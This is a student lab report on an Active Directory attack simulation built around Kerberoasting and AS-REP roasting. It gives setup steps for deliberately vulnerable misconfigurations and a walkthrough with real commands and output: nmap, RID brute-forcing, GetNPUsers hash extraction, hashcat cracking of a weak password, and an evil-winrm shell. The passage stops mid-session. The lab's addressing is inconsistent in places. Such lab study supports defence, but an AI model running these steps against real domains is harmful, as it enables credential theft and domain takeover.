

GROUP 2

Kerberoasting

Student 1: Cao Gia Khánh - 20214962

Student 2: Nguyễn Phương Thảo - 20214973

Student 3: Lê Đức Dũng - 20214952

1. Objectives

The primary objective of this project is to conduct a comprehensive study and simulation of common attack vectors against an Active Directory (AD) environment. This involves: Building a realistic, albeit vulnerable, AD lab environment. Executing a multi-stage attack chain, from initial reconnaissance to full domain compromise. Analyzing the exploited vulnerabilities and misconfigurations at each stage. Providing practical and effective countermeasures to detect, prevent, and respond to these threats. Enhancing the defensive posture of corporate networks by understanding an attacker's perspective.

2. Introduction

In modern enterprise networks, service accounts with SPNs (Service Principal Names) are commonly used to run critical services such as web applications and databases. These accounts often have elevated privileges and are essential for seamless user authentication through the Kerberos protocol. However, if misconfigured or protected with weak passwords, they become prime targets for a technique known as Kerberoasting.

This lab simulates a realistic Active Directory environment where an attacker, with access to a low-privilege user account, attempts to enumerate service accounts, extract encrypted service tickets, and crack them offline to recover plaintext credentials. These credentials may later be used for privilege escalation or lateral movement within the domain.

While actual enterprise environments would include stricter segmentation, service hardening, and enhanced monitoring, this scenario simplifies those elements to highlight the exploitation process and deepen your understanding of Kerberos-based attacks.

2.1. The Attack vector:

This simulation follows a sophisticated attack path that mirrors real-world adversarial tactics. The chain begins with external reconnaissance and initial access via a public-facing server, followed by internal pivoting and enumeration. The core of the attack involves escalating privileges through a series of misconfigurations, including AS-REP Roasting, Access Control List (ACL) abuse, and Resource-Based Constrained Delegation (RBCD), ultimately leading to the compromise of a Domain Controller.

2.2. Things to prepare

Our lab environment is set up with the domain vdt.local and includes the following virtual machines to simulate a corporate network with an external entry point.

System Information:

- Internal Subnet: [10.0.0.0/24](#)
- Machines: Linux Server (Public-Facing Jump Box):
 - OS: Ubuntu 24.04 LTS
 - IP (Public): [192.168.198.149](#) (Accessible by Attacker)
 - IP (Private): [10.0.0.3](#) (Internal Network Access)
- DC01 (Domain Controller):
 - OS: Windows Server 2019
 - IP: [10.0.0.10](#)
 - Domain: vdt.local
 - Roles: AD DS, DNS
- WS01 (Workstation): OS: Windows 7 SP1
 - IP: [10.0.0.6](#)
 - Domain: vdt.local
 - Role: User workstation
- Attacker Machine:
 - OS: Kali/Parrot OS
 - IP: External to the lab network
- Deliberate Misconfigurations:
 - AS-REP Roasting: The dev01 user account is configured with the Do not require Kerberos preauthentication flag.
 - ACL Abuse: The dev01 account is granted GenericWrite permissions over the admin_service user account.
 - RBCD Abuse: The admin_service account is granted GenericWrite permissions over the WS01 computer object.
 - Credential Caching: The Administrator account is simulated to have logged into WS01, leaving credentials cached in LSASS.
 - WinRM Access: WinRM is enabled and configured to allow specific non-admin users (dev01, admin_service) to connect for lateral movement simulation.

3. Setup

3.1. Network diagram

Ensure all virtual machines are configured to communicate on the same internal network (e.g., VirtualBox "Internal Network" named "intnet", or VMware "Host-only" / "Custom VMNet"). Your attacker machine (Kali Linux) will also be on this network.

Name machine	OS	IP	Acc	Pass	Notes
DC01	Window Server 2019	10.0.0.10	Administrator		Domain Controller, DNS Server
WS01	Window 7	10.0.0.6	dev01		User Workstation
Kali	Kali Linux	172.21.154.241	root	kali	Attacker
Foothold	Ubuntu	10.0.0.3	root	ubuntu	Compromised Foothold

3.2. Installing and Configuring DC01 (Domain Controller)

Install Windows Server 2019:

- **Step 1:** Boot the DC01 virtual machine from the Windows Server 2019 ISO installation file.
- **Step 2:** Follow the basic operating system installation steps, selecting the "Windows Server 2019 Standard (Desktop Experience)" version.
- **Step 3:** Set a password for the local Administrator account.

Configure Static IP Address:

- **Step 1:** Open "Control Panel" > "Network and Sharing Center" > "Change adapter settings".
- **Step 2:** Right-click on the virtual machine's network adapter, select "Properties".
- **Step 3:** Select "Internet Protocol Version 4 (TCP/IPv4)", then click "Properties".

- **Step 4:** Choose "Use the following IP address" and enter:
 - **IP address:** 192.168.198.10
 - **Subnet mask:** 255.255.255.0
 - **Default gateway:** 192.168.198.1 (Or your lab network's gateway address)
 - **Preferred DNS server:** 192.168.198.10 (Points to itself as it will be the DNS Server).
- **Step 5:** Click "OK" to save the configuration.

Promote to Domain Controller and Install DNS:

- **Step 1:** Open "Server Manager".
- **Step 2:** Select "Add roles and features".
- **Step 3:** Choose "Role-based or feature-based installation".
- **Step 4:** Select "Active Directory Domain Services" and "DNS Server" from the Role list.
- **Step 5:** Click "Next" and "Install" to begin the installation process.
- **Step 6:** After installation is complete, click the yellow flag icon in Server Manager and select "Promote this server to a domain controller".
- **Step 7:** Choose "Add a new forest" and enter the root domain name as vdt.local.
- **Step 8:** Complete the remaining setup steps, set the DSRM (Directory Services Restore Mode) password, and wait for the AD DS installation to finish. The server will restart automatically.

Create User and Service Accounts:

- **Step 1:** After DC01 restarts, log in using the domain Administrator account.
- **Step 2:** Open "Active Directory Users and Computers" (dsa.msc).
- **Step 3:** Create a new user account:
 - In the "Users" Organizational Unit (OU), right-click, select "New" > "User".
 - Set First name: dev01, User logon name: dev01.
 - Set a password for dev01 (intentionally choose a weak password for cracking ease).
 - **Note:** Ensure the "User must change password at next logon" option is unchecked if you want to use the set password immediately.
- **Step 4:** Create a new service account:
 - Right-click in the "Users" OU, select "New" > "User".
 - Set First name: admin_service, User logon name: admin_service.
 - Set a password for admin_service.

Configure DONT_REQUIRE_PREAUTH Vulnerability for dev01:

- **Step 1:** In "Active Directory Users and Computers", find and double-click the dev01 account.
- **Step 2:** Switch to the "Account" tab.

- **Step 3:** Under "Account options", check the box for "Do not require Kerberos preauthentication".
- **Step 4:** Click "Apply" and "OK".

Configure NULL Session RID Cycling Vulnerability:

- **Step 1:** Open "Group Policy Management" (gpmc.msc).
- **Step 2:** Edit the "Default Domain Controller Policy" or create a new GPO and link it to the "Domain Controllers" OU.
- **Step 3:** Navigate to Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options.
- **Step 4:** Find and configure the following policies to allow enumeration via NULL Session:
 - Network access: Do not allow anonymous enumeration of SAM accounts and shares: Set to Disabled.
 - Network access: Let everyone permissions apply to anonymous users: Set to Enabled.
- **Step 5:** Run gpupdate /force in an elevated Command Prompt on DC01 to apply the policies immediately.

Configure ACL Abuse Vulnerability on admin_service account:

- **Step 1:** In "Active Directory Users and Computers", from the "View" menu, select "Advanced Features".
- **Step 2:** Find and double-click the admin_service account.
- **Step 3:** Switch to the "Security" tab.
- **Step 4:** Click "Advanced".
- **Step 5:** Click "Add" to add permissions for dev01.
- **Step 6:** Select "Select a principal", enter dev01, click "Check Names" and "OK".
- **Step 7:** In the "Permission Entry for admin_service" window, under "Permissions", check "Generic Write" (or if not available, select specific rights like Write all properties and Reset password).
- **Step 8:** Click "OK" repeatedly to save the changes.

Configure RBCD (Resource-Based Constrained Delegation) Vulnerability on WS01 (from DC01):

- **Step 1:** Ensure the WS01 computer has joined the domain (see section 3.3).
- **Step 2:** In "Active Directory Users and Computers" on DC01, from the "View" menu, select "Advanced Features".
- **Step 3:** Find and double-click the WS01 computer object.
- **Step 4:** Switch to the "Security" tab.
- **Step 5:** Click "Advanced".
- **Step 6:** Click "Add" to add permissions for admin_service.

- **Step 7:** Select "Select a principal", enter `admin_service`, click "Check Names" and "OK".
- **Step 8:** In the "Permission Entry for WS01" window, under "Permissions", check "Generic Write".
- **Step 9:** Click "OK" repeatedly to save the changes. (GenericWrite permission on the WS01 computer object allows `admin_service` to modify WS01's `ms-DS-AllowedToActOnBehalfOfOtherIdentity` attribute, thereby configuring RBCD).

3.3. Installing and Configuring WS01 (Window Workstation)

Install Windows 7:

- **Step 1:** Boot the WS01 virtual machine from the Windows 7 ISO installation file.
- **Step 2:** Follow the basic operating system installation steps.
- **Step 3:** Set the computer name and create an initial local user account.

Configure Static IP Address:

- **Step 1:** Open "Control Panel" > "Network and Sharing Center" > "Change adapter settings".
- **Step 2:** Right-click on the virtual machine's network adapter, select "Properties".
- **Step 3:** Select "Internet Protocol Version 4 (TCP/IPv4)", then click "Properties".
- **Step 4:** Choose "Use the following IP address" and enter:
 - **IP address:** `192.168.198.13`
 - **Subnet mask:** `255.255.255.0`
 - **Default gateway:** `192.168.198.1`
 - **Preferred DNS server:** `192.168.198.10` (The IP address of DC01).
- **Step 5:** Click "OK" to save the configuration.

Join the `vdt.local` Domain:

- **Step 1:** Right-click on "My Computer" (or "Computer") and select "Properties".
- **Step 2:** Click "Change settings" (next to the computer name) > "Change...".
- **Step 3:** Select "Domain", enter `vdt.local`, click "OK".
- **Step 4:** When prompted for credentials, enter Administrator and the password for the `vdt.local` domain Administrator account.
- **Step 5:** Click "OK". The computer will prompt for a restart to complete the domain join.

Enable WinRM and Allow Domain Users to Connect:

- **Step 1:** Open Command Prompt (Run as Administrator).
- **Step 2:** Run the command `winrm quickconfig` and accept the default settings (if prompted).
- **Step 3:** Run the command `winrm set winrm/config/service/Auth @{Basic="true"}` to allow Basic authentication (often used with `evil-winrm`).
- **Step 4:** To allow Domain Users to connect via WinRM, ensure that the "Remote Management Users" group has access or configure the firewall to allow connections to the WinRM port (default 5985/TCP). In a lab environment, WinRM is often pre-configured to allow authenticated users.

Simulate Caching of Administrator Credentials (DPAPI Vulnerability):

- **Step 1:** From the WS01 machine, open Remote Desktop Connection (`mstsc.exe`).
- **Step 2:** Enter the IP address of DC01 (`192.168.198.10`).
- **Step 3:** Click "Show Options", then select the "General" tab.
- **Step 4:** Enter `VDT\Administrator` in the "User name" field.
- **Step 5: Crucially:** Check the "Allow me to save credentials" box.
- **Step 6:** Click "Connect". When prompted for the password, enter the domain Administrator's password and check the "Remember me" box.
- **Step 7:** Complete the RDP connection (you can close it immediately after connecting). This action simulates the Administrator RDPing to the DC and saving their credentials, causing Windows to store this credential in the Windows Vault/Credential Manager, protected by DPAPI.

Ensure Operational State:

- Keep the WS01 virtual machine powered on throughout the attack simulation. No specific user (like `dev01`) needs to be logged in, as the attacker will log in as `dev01` remotely via WinRM.

3.4. Installing and Configuring Kali (Attacker Machine)

Configure Network Adapter:

- **Step 1:** Ensure the Kali virtual machine's network adapter is set to the same mode as DC01 and WS01 (e.g., "Internal Network" in VirtualBox named `intnet` or "Host-only" / "Custom VMNet" in VMware).
- **Step 2:** Kali will automatically obtain an IP address via DHCP from the lab network's DHCP server (in this lab, DHCP may be provided by VirtualBox/VMware or you might need to configure a separate DHCP server).

Update System and Install Tools:

- **Step 1:** Open a Terminal on Kali.


- **Step 2:** Update the package list: `sudo apt update`
- **Step 3:** Upgrade installed packages: `sudo apt full-upgrade -y`
- **Step 4:** Ensure necessary tools are installed or install them if missing:
 - **Impacket Suite:** `sudo apt install python3-impacket` (includes `GetNPUsers.py`, `netexec`, `secretsdump.py`, `psexec.py`, `getST.py`, etc.)
 - **Nmap:** `sudo apt install nmap` (usually pre-installed)
 - **Evil-WinRM:** `sudo gem install evil-winrm`
 - **BloodHound:** `sudo apt install bloodhound` (includes `SharpHound.exe` in `/usr/share/bloodhound/ingestors/`)
 - **Hashcat/John the Ripper:** `sudo apt install hashcat john` (usually pre-installed)
 - **Mimikatz:** To use on target Windows machines, you will need to download the Mimikatz executable (e.g., from Benjamin Delpy's GitHub) and transfer it to the target machine.

Verify Network Connectivity:

- **Step 1:** From Kali, ping DC01 (ping `192.168.198.10`) and WS01 (ping `192.168.198.13`) to ensure network connectivity between the virtual machines.
- **Step 2:** If ping fails, troubleshoot network adapter settings (e.g., ensure all VMs are on the same internal/host-only network).

4. Tutorial: Active Directory Attack Stages

This section details the step-by-step process of simulating an Active Directory attack, covering various stages from initial reconnaissance to full domain compromise within our lab environment.



4.1. Initial Access & Pivoting

Part 1: Initial Access to WS01 (Windows 7)

- **Foothold on Jump Box:** The attack begins by gaining access to the public-facing Ubuntu server, which serves as a jump box into the internal network.
- **Command:** `ssh root@192.168.198.149`
- **Internal Discovery:** From the jump box, an initial network scan is performed to identify live hosts on the internal subnet (10.0.0.0/24).
- **Command:** `for i in $(seq 1 254); do (ping -c 1 10.0.0.0.${i} | grep "64 bytes from" &); done`
- **Expected Result:** The scan identifies [10.0.0.6](#) (WS01) and [10.0.0.10](#) (DC01) as live hosts.
- **Pivoting Setup:** A network tunnel is established to pivot all attack traffic from the Kali machine through the jump box into the internal network. This is done using Ligolo-NG, which creates a Layer 3 tunnel, providing direct network-level access.

4.2. Reconnaissance & User Enumeration

- **Network Scan (via Pivot):** Nmap is used through the tunnel to perform detailed service and version scanning on the identified internal hosts.
- **Command:** `nmap -sC -sV -p- -oA nmap/details 10.0.0.6 10.0.0.10`
- **Expected Result:** Nmap confirms [10.0.0.10](#) is a DC and [10.0.0.6](#) is a Windows 7 workstation, listing open ports like SMB, LDAP, and WinRM.

```

> nmap -sC -sV -p- -oA nmap/details 10.0.0.6 10.0.0.10 13/06/25 20:59
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-13 21:49 +07
Nmap scan report for ws01.vdt.local (10.0.0.6)
Host is up (0.033s latency).
Not shown: 65520 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: VDT)
554/tcp    open  rtsp?
2869/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

```

```

Nmap scan report for vdt.local (10.0.0.10)
Host is up (0.021s latency).
Not shown: 65507 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
53/tcp     open  domain          Simple DNS Plus
88/tcp     open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-06-13 14:50:45Z)
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp    open  ldap             Microsoft Windows Active Directory LDAP (Domain: vdt.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.vdt.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.vdt.local
| Not valid before: 2025-06-13T10:14:54
|_ Not valid after: 2026-06-13T10:14:54
|_ ssl-date: 2025-06-13T14:53:39+00:00; +1s from scanner time.
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp    open  ssl/ldap         Microsoft Windows Active Directory LDAP (Domain: vdt.local0., Site: Default-First-Site-Name)

```

- **SMB Share:** List shares using null session but got rejected
- **User Enumeration (RID Cycling):** Technique: All Windows objects have a Security Identifier (SID) composed of a domain identifier and a unique Relative Identifier (RID). By brute-forcing predictable RID values (e.g., 500, 1000, 1001), an attacker can map RIDs to domain usernames and groups via the SAMR protocol over SMB.
- **Action:** netexec is used against the DC to perform the RID Cycling attack.
- **Command:** `nxc smb 10.0.0.10 -u " " -p " --rid-brute`
- **Expected Result:** A list of valid domain users, including dev01 and admin_service, is obtained. This list is saved for subsequent attacks.


```

vdt.local

Host's addresses:

vdt.local.                600      IN      A       192.168.198.10

Name Servers:

dc01.vdt.local.           3600     IN      A       192.168.198.10

Mail (MX) Servers:

Trying Zone Transfers and getting Bind Versions:

unresolvable name: dc01.vdt.local at /usr/bin//dnstool line 900 thread 1.

Trying Zone Transfer for vdt.local on dc01.vdt.local ...
AXFR record query failed: no nameservers

Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt:

gc._msdcs.vdt.local.      600      IN      A       192.168.198.10
domaindnszones.vdt.local. 600      IN      A       192.168.198.10
forestdnszones.vdt.local. 600      IN      A       192.168.198.10
srv01.vdt.local.          1200     IN      A       192.168.198.11
ws01.vdt.local.           1200     IN      A       192.168.198.13
dc01.vdt.local.           3600     IN      A       192.168.198.10

```

- After found some subdomains, we need to add them into our /etc/hosts file

Step 1: Perform AS-REP Roasting in dev01

- **Objective:** Extract the Kerberos AS-REP hash for the dev01 account without needing a password, leveraging the DONT_REQUIRE_PREAUTH flag.
- **Action:** Use `impacket-GetNPUsers.py` from your Kali machine, specifying the Domain Controller, domain name, and the user list file. The `-no-pass` argument tells the tool to request a TGT without pre-authentication.

```

(WSL) zsh cgk \ pumpkin
[ /mnt/h/Projects/VDI/VDI-AD-LAB ]
> GetNPUsers.py -usersfile user.txt -format hashcat -outputfile asrep.hash -no-pass vdt.local/
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$dev01@VDT.LOCAL:07bb318b236b1566388d4d7e328e9e75$491f3e5d4eb0e3c54cecf87a6ce62e0917bb4fa97ce4a81
921452ac011dea95f0a9ca8ad6473c833b2188de8f28953df493557ea1ffbb53e664089a6aebd60649252991fa20c0b981228d47aa5a4fb
a22f28f65a548a43514319b0b966002f5ab7f07cdf4df345709cd0fab84cfc4f6ba1cecef5c7d750679fdd8ef7c8ae54289f58d00b26c6e
1cb1c46541d13e06149e7b7cb7204fa44b000050b9adfb9b9b1301e83b540125bea9228bb3d7811611f3c93d758f7b6ada2ee93f60358a1
97bf5d2b9d251ccfa82b660905d1ac77e2f641bb9150b8b2bb89111f4be7a4d2efe10d9c105e035

```

- **Optional:** Use `netexec` to perform AS-REP Roasting

```

[ (WSL) zsh cgk \ pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
> nxc ldap 192.168.198.10 -u users.txt -p '' --asreproast asrephashes.txt
SMB 192.168.198.10 445 DC01 [*] Windows 10 / Server 2019 Build 17763
x64 (name:DC01) (domain:vdt.local) (signing:True) (SMBv1:False)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
LDAP 192.168.198.10 445 DC01 $krb5asrep$23$dev01@VDT.LOCAL:2041ebbf8
aa1448c12e970a257171d6$386635fe71640650ea7665be5da2179f6893e9d9e19b37c5c16e177091b7a6558c299
040184dd713f847d39f515687587cba7e3402d05756aeb8dbacb0dfa5385e747e821a2d63896bf2b86c41312b0a7
9821bf09424ae46541e644126d2852227cce30620a914fc5330dd99d78ab1b45e96f900edf5773aae64e1d3f1db8
e4cbf6634ddd57513d53042219789bed9b77f2eed4efe009cd2a3f925e17a7de8b092711ad19a797fdc1028524c4
84f8fae0d6d3a171fb836eecacbe0e1c8aea7b8fd3d7b90043eaca961ddce1a18b210eb585d24ca5e0a1b8b9b8f7
657803e7a2f24c7856a79d8

```

Step 2: Crack the AS-REP Hash (Offline Cracking)

- **Objective:** Recover the plaintext password for the dev01 account from its AS-REP hash using a brute-force or dictionary attack.
- **Action:** Use hashcat with an appropriate wordlist to crack the hash. The mode 18200 for hash AS-REP Roasting and mode 13100 for hash Kerberoast

```

$krb5asrep$23$dev01@VDT.LOCAL:07bb318b236b1566388d4d7e328e9e75$491f3e5d4eb0e3c54cecf87a6ce62e0917bb4fa97ce4a81
921452ac011dea95f0a9ca8ad6473c833b2188de8f28953df493557ea1ffbb53e664089a6aebd60649252991fa20c0b981228d47aa5a4fb
a22f28f65a548a43514319b0b966002f5ab7f07cdf4df345709cd0fab84cfc4f6ba1cecef5c7d750679fdd8ef7c8ae54289f58d00b26c6e
1cb1c46541d13e06149e7b7cb7204fa44b000050b9adfb9b9b1301e83b540125bea9228bb3d7811611f3c93d758f7b6ada2ee93f60358a1
97bf5d2b9d251ccfa82b660905d1ac77e2f641bb9150b8b2bb89111f4be7a4d2efe10d9c105e035:Password123!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$dev01@VDT.LOCAL:07bb318b236b1566388d4 ... 05e035
Time.Started.....: Tue May 27 21:27:39 2025 (0 secs)
Time.Estimated...: Tue May 27 21:27:39 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (./rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 80485 H/s (0.11ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 89/89 (100.00%)
Rejected.....: 0/89 (0.00%)
Restore.Point....: 0/89 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: PEACHME1 → PAULICA

Started: Tue May 27 21:27:38 2025
Stopped: Tue May 27 21:27:41 2025

```



```

$krb5tgs$23*$dev01$VDT.LOCAL$dev01*$d2c34c9902519ed035989b8551b25379$459687bdb06a431b675dbb28bd86e1619e23c0abe3
c45f8d5ba862e6bc4a545cb4435bdd0f425ade7107c6a9ae925b55c5221942c37dd390dc9a861262fc451b7c3c9eeb872bdfc0f717a9e47
0c11817fd0b33215c4021ec782129a91243a7486ff3b3dfa3863246a0a2878b4d6ef75544fe084b067f80d5a02ae79e4fd06499762f1aa
42e74c15d1b3e07d521059dd7b325a9889142bdb9de4793dab3d2e3ea27b52333d39ee6e5b78baad453f3bc7be556b4659ba36a5cf9eb77
919733ff2f73526f0def768d3a188787df0b97e994aad53a15af30bbf7d70fceb42644211865ce39ca3a1cf65de79773e081bd25a912d32
f9dae68a6c4ecf97d6b5993974bd6a6f29028e07f5c263025d8a7ee90bbb6ec5e41d4895abf2bbbd278a0d1a30b7f9e61132555f43d9bc
7bc2f58aa1f800a598cdd6ca4b1fd06fa46970ddd21bc7af33b6e56ccb75ea254ffec4462f1e711e463d02b6601acfada24db3f9e86d454
d5e027c4f177b44ed1872ab6c779d93da4767e95c7d466347adb77d0ef2c402330ed6def4438159a4b43ec1bea293df5ce23ba24c365df4
c1dab4fe23911257d98abcb080efc6713658af393320d6664d619a1f3d50587f8ab25ce77c5e320c043b0675e5de86b5703778032e8f537
2afef91d1c7e15612bdd47d19175452d95c52179ca3ef9b34079ce7e2522c903c242fd0cbb78cdcbaaeeef932270b6007585df7d6aadcbd5
4220de8bd90e808ac8ccc07ee469a4bd469de37497fb724e40ff544100b73966252a95e6017df348bdf678512bb44d6517c4cba916ca841
5c05b3ca6fa488600ad4ec9abfd4a098cdc72bdcdcb64ecbd6fcebfc21f71031bd5f2484e276fb6ecb9d20abc7eff30acb2b1e18e9eee
a95e4d92c973929e1f4c56ed9598cafff94b5f680d977a813f8911b9d797c9718d8393badeaf66e91a918d41a1adb482d2f4ad1b193d6bc
586b9bab9a12883c125e588c1f1a050931c47a8a82c12417f8d779e0717bb5255cfff7ea5325adecdf7c70baefc0f0902ddc852e560192f6
3bc9847ee96291b7fd2349e8feba018b0dd9b044204748f0ef52cee3d47c87130e8957bbbe417673e0c2ee8d58e7f69d2aad4ab8f13625
2ffec88a33cca2776a27b6aabe65499a90a399706ea6068a2db2948c960d1586dd6a4d64af7804e307ddd6b64e0c6fc950bccd75768fffb3
31ccdba516637d11309aef873d12de0c5d6d276613e74b5c27358be15a9a014c10904dd4123e5e493180adaa20262878ecce05ef4e1d261
80a8a7aSeed639b0aba768832859fe59e4cde4068915f5a5f6ef67de273e505064a4e3116c65a6f90f2d3ba2a19608d209be:Password12
3!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23*$dev01$VDT.LOCAL$dev01*$d2c34c9902519ed ... d209be
Time.Started.....: Tue May 27 21:12:41 2025, (0 secs)
Time.Estimated...: Tue May 27 21:12:41 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (./rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 55971 H/s (0.05ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 89/89 (100.00%)
Rejected.....: 0/89 (0.00%)
Restore.Point...: 0/89 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: PEACHME1 → PAULICA

Started: Tue May 27 21:12:39 2025
Stopped: Tue May 27 21:12:43 2025

```

=> We found a domain user with credentials dev01 :Password123!

Step 3: Check credentials found

- **Objective:** Check if the credentials we just cracked is legit or not by using netexec
- **Command:** nxc smb 192.168.198.10 -u 'dev01' -p 'Password123!'

```

(WSL) zsh cdk \ pumpkin
[~/Desktop/Viettel/VDI_2025/AD]
> nxc smb 192.168.198.10 -u 'dev01' -p 'Password123!'
SMB 192.168.198.10 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:vdt.local) (signing:True) (SMBv1:False)
SMB 192.168.198.10 445 DC01 [*] vdt.local\dev01:Password123!

```

Step 4: Initial access

- **Objective:** After checking the legitimacy of the credentials found, we will perform initial access into dev01. Impacket provides some remote access tools such as smbexec.py, psexec.py. But we are going to use evil-winrm in this scenario, because this tool optimize executing shell code straight into the memory through WinRM without creating new Windows service or scheduler tasks which make it disguise better and reduce the noise made. And it provides many features such as upload and download files easily, authenticate by Kerberos and NTLM, proxying
- **Command:** evil-winrm -i 192.168.198.10 -u dev01 -p 'Password123!'

```
(WSL) zsh cgk \pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
> evil-winrm -i 192.168.198.10 -u dev01 -p 'Password123!' 02/06/25 22:36

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimpleme
nted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\dev01.VDT\Documents> whoami
vdt\dev01
*Evil-WinRM* PS C:\Users\dev01.VDT\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\dev01.VDT\Desktop> ls

Directory: C:\Users\dev01.VDT\Desktop

